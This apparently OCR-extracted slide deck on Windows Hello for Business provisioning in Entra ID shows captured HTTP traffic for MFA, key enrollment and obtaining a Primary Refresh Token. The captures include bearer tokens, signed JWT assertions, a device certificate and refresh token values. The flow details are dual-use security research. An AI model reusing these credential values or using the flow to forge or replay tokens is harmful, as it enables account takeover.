
Entra WHFB provisioning



WHFB provisioning – MFA prompt



WHFB provisioning – PIN setup



WHFB Provisioning – technical components

- Entra ID Device identity
  - Proven by certificate + private key
- Primary Refresh Token
  - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
  - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

WHFB provisioning - MFA

1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t...	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/EndAuth	✓	200	3


Request

Pretty Raw Hex \n

```
1 GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
  redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
  resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
  tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
  %7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
2 Host: login.microsoftonline.com
```

NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens



WHFB Provisioning token requirements

- Needs to be a token issued to a joined/registered device
  - Should originate from a PRT
  - Device ID is in the token
- Should contain the ngcmfa claim
  - Indicates recent (~10 mins) MFA was performed
- Audience should be the device registration service (enterpriseregistration.windows.net)

WHFB provisioning

```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
Connection: close
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUj
diUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
ocp-adrs-client-name: Dsreg
ocp-adrs-client-version: 10.0.22621.608
return-client-request-id: true
client-request-Id: 00000000-0000-0000-0000-000000000000
api-version: 1.0
Content-Length: 392
Host: enterpriseregistration.windows.net
```

Access token (JWT)

WHFB (NGC) public key

```
{
  "kngc":
  "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FelIl2oTfhi2ACAhFXHenB1fz4K
  065NO25WyQ+W/r9DdUwtqxekGAv6aCBsNOLf1DJJ0aVPNo7vf/83YzVkhE2t1I/WRvUEKg9gI010kPAbpqPNCr0pet5aAQcO6AblNDaY
  kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9KocO4dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
  kl2FIvWEganGUxldeA9brRlUlV/ePIULDNOz7bMl7qalO4ooo1wXpCrfMlV643YYHDw=="
}
```

WHFB provisioning response

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Length: 2536
3 Content-Type: application/json
4 Client-Request-Id: 00000000-0000-0000-0000-000000000000
5 Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 Date: Tue, 16 May 2023 09:08:06 GMT
9
10 {
    "kid":"abb58c2f-5c5a-4026-871d-3409571d9530",
    "upn":"tpmtest@iminyour.cloud",
    "krctx":
    "eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJYUndXa05KTmt
    sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
    XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNSMVl3YUd0WU0wcEpUV3RhYUZkcWFEWld
    XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVFYkdoWmVUQTBXWHB
    selNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGxOYVR
```

Obtaining a WHFB backed PRT

```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed
Return-Client-Request-Id: true
Content-Length: 3868
Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE
FOQmdrcWhraUc5dzBCQVFzRkFEQjRNWFl3RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQz
TXdIUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDeE1rT0RKa1ltRmpZVFF0TTJVNE1TMDBOObU5oTF
Rsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmpFd05EVXpPVm9YRFRNek1EVXhOakV4TVRVek9Wb3dMekV0TUNzR0ExVUVB
eE1rTjJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNelZoWkRRMU56STJORGN3TUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0
```

JWT header

- Device certificate and signing metadata

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
  "MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0
  BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk
  WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs
  GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk
  3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U
  EAxMkN2FjOThmZTAtZjA0MS00OWFjLThjOTYtMzVhZDQ1NzI2NDcwMII
  BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A
  +PzmY1eW1O0OEuDHJ5yulyegAaAxNE
  /IkErcHYbmRK0BOIhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
  r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
  KqeBbQAOJFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mt0
  84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
  /UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1
  /EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H
  AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH
  /BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx
  JjJY1rUVyZHAwIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
  fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI
  /yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy
  qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+l
  ST5GZdlXvo1ebFdgNfb50ONxU3JF2IsTzGm+DxZ84s
  /gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
  7UMD8vc+8HYSQmk
  /QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
  zRizLMl1t1MNP+13JeVx8Kp65
  /MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
  NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh
  PE8ygahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```

JWT Payload

- Nonce from Entra
- Username
- Assertion (another JWT)

PAYLOAD: DATA


```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion":
"eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
XRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlIjoibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlvdXIuY2xvdWQ
iLCAiYXVkIjoiNjI4N0YyOEYtNEY3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgImlhdCI6IjE3MTM1Mjk
1NDciLCAiZXhwIjoiMTcxMzUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEgdWdzIiwgInJlcXVlc3Rfbm9
uY2UiOiJBd0FCRWdFQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWEc5NWVGbUVCb3Z
nUFV2OTdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNcjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlh
Firde91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
eJktJ_fmkUrPXzYaZlhxHW0Exyy4EJPJzFwA2ENYGGenqs3HEJ2woJV_KxwO3Tn-
xER1DlVXgMRuK_JCnUylvjKy2viKTZKXdm_3C9cKVoyfnG-7xMlQ7rWBUpAtvFWkSdQkC5FKsRFXrn1HuoFd
rKUPlMzQjuXKTMCKaYOhjjJpKlpRcX9DaaqjHsD4WsNm5WCcEfIz60Np-
XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```

Signed assertion with WHFB private key

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcE
Z2YzBXRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlv
dXIuY2xvdWQiLCAiYXVkIjoiNjI4N0YyOEYtNEY
3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgIm
lhdCI6IjE3MTM1Mjk1NDciLCAiZXhwIjoiMTcxM
zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg
dWdzIiwgInJlcXVlc3Rfbm9uY2UiOiJBd0FCRWd
FQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcX
hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd
2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN
cjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlhFird
e91q8xouhjaapa-
_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY
3Ln4w2G63o
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
"Ir0d9rUkxO23fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```


PAYLOAD: DATA


```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-
Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA"
}
```


Tenant

Timestamp

Nonce

Obtain PRT



```
{
  "token_type":"Bearer",
  "expires_in":"1209599",
  "ext_expires_in":"0",
  "expires_on":"1685518206",
  "refresh_token":"0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AIo
  WZleVFDkJhV6_vjCDIB74P9Vuz0jLv6RqP2ldkG8FpJf02dY11oaWlYlH4wGKcpOV-hSy1(
  qVcSDylG1c2DfzPDqVL48us3KgUYAK-So4n84QnSrv9wS7i44LQn_NazuqIyAln1MTZweRr
  "refresh_token_expires_in":1209599,
  "id_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiIzOGFhM2I4Ny1
  YWdlLm1pY3Jvc29mdC5jb20vZW5yb2xsbWVudHNlcnZlci9kaXNjb3Zlcnkuc3ZjIiwibWF
  Mzk3MzQ0LTQwNTI3ODcwNjAiLCJzdWIiOiJCejNSbThEbTBsaEZtLTc4bDJ2Zno2NUR0TmM
  "client_info":"eyJ1aWQiOiJmOWQ4NmQ1Zi1jMjU3LTQ3MGQtYTBiNy04YTMwNzQ5Zjkw
  "session_key_jwe":"eyJlbmMiOiJBMjU2R0NNIiwiYWxnIjoiUlNBLU9BRVAifQ.AQBWI
  iyyknFK_nSGfKmQuhvxvTKdwjBetPGOAlCffRLlHqUW2PVvFd8OJEyRLAAMAAIAAsABARAA
  "tgt_ad":"{\"keyType\":0,\"error\":\"On-prem configuration is missing\"
  "tgt_cloud":"{\"clientKey\":\"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwi\
  TaOCBZEwggWNoAMCAf+iggWEBIIFgAAAegUAAAEAAQAAAAAA/vgywN1Tu0K3XYCYO1nr6wj
  xmT0TXud2+dAZ5gF6YZ3Fw61J+oLhujNfZZ1XW81Mun3+zNhnek46sr7w6R8GAtOT8EJJFc
  UrWJREhhvZMHuwMjZfneHpAR4cOlJFyAbu6zdJ/EJkV0/QJFZBbz6ZrN1E92zv217Y3/gFC
  bccACT+UkGrcY91NHUrpnsnDrHhLzi1RPAJkNtEiMNMPpd2PIQdSGKRo6jEqLiI5SoiAj3M
  ECQJARfqJyMtQiGzyi4uUwVo5/p9Pm1OjnptZZeDFMz4IZrfCgnFBZOh9D/ceUZT4iHdwNy
  countType\":2}",
  "kerberos_top_level_names":".windows.net,.windows.net:1433,.windows.net
}
```


PRT


Encrypted PRT session key

Token upgrades during windows setup

Windows Hello key provisioning



Interesting Windows set-up behaviour



Authentication method

Access / refresh token

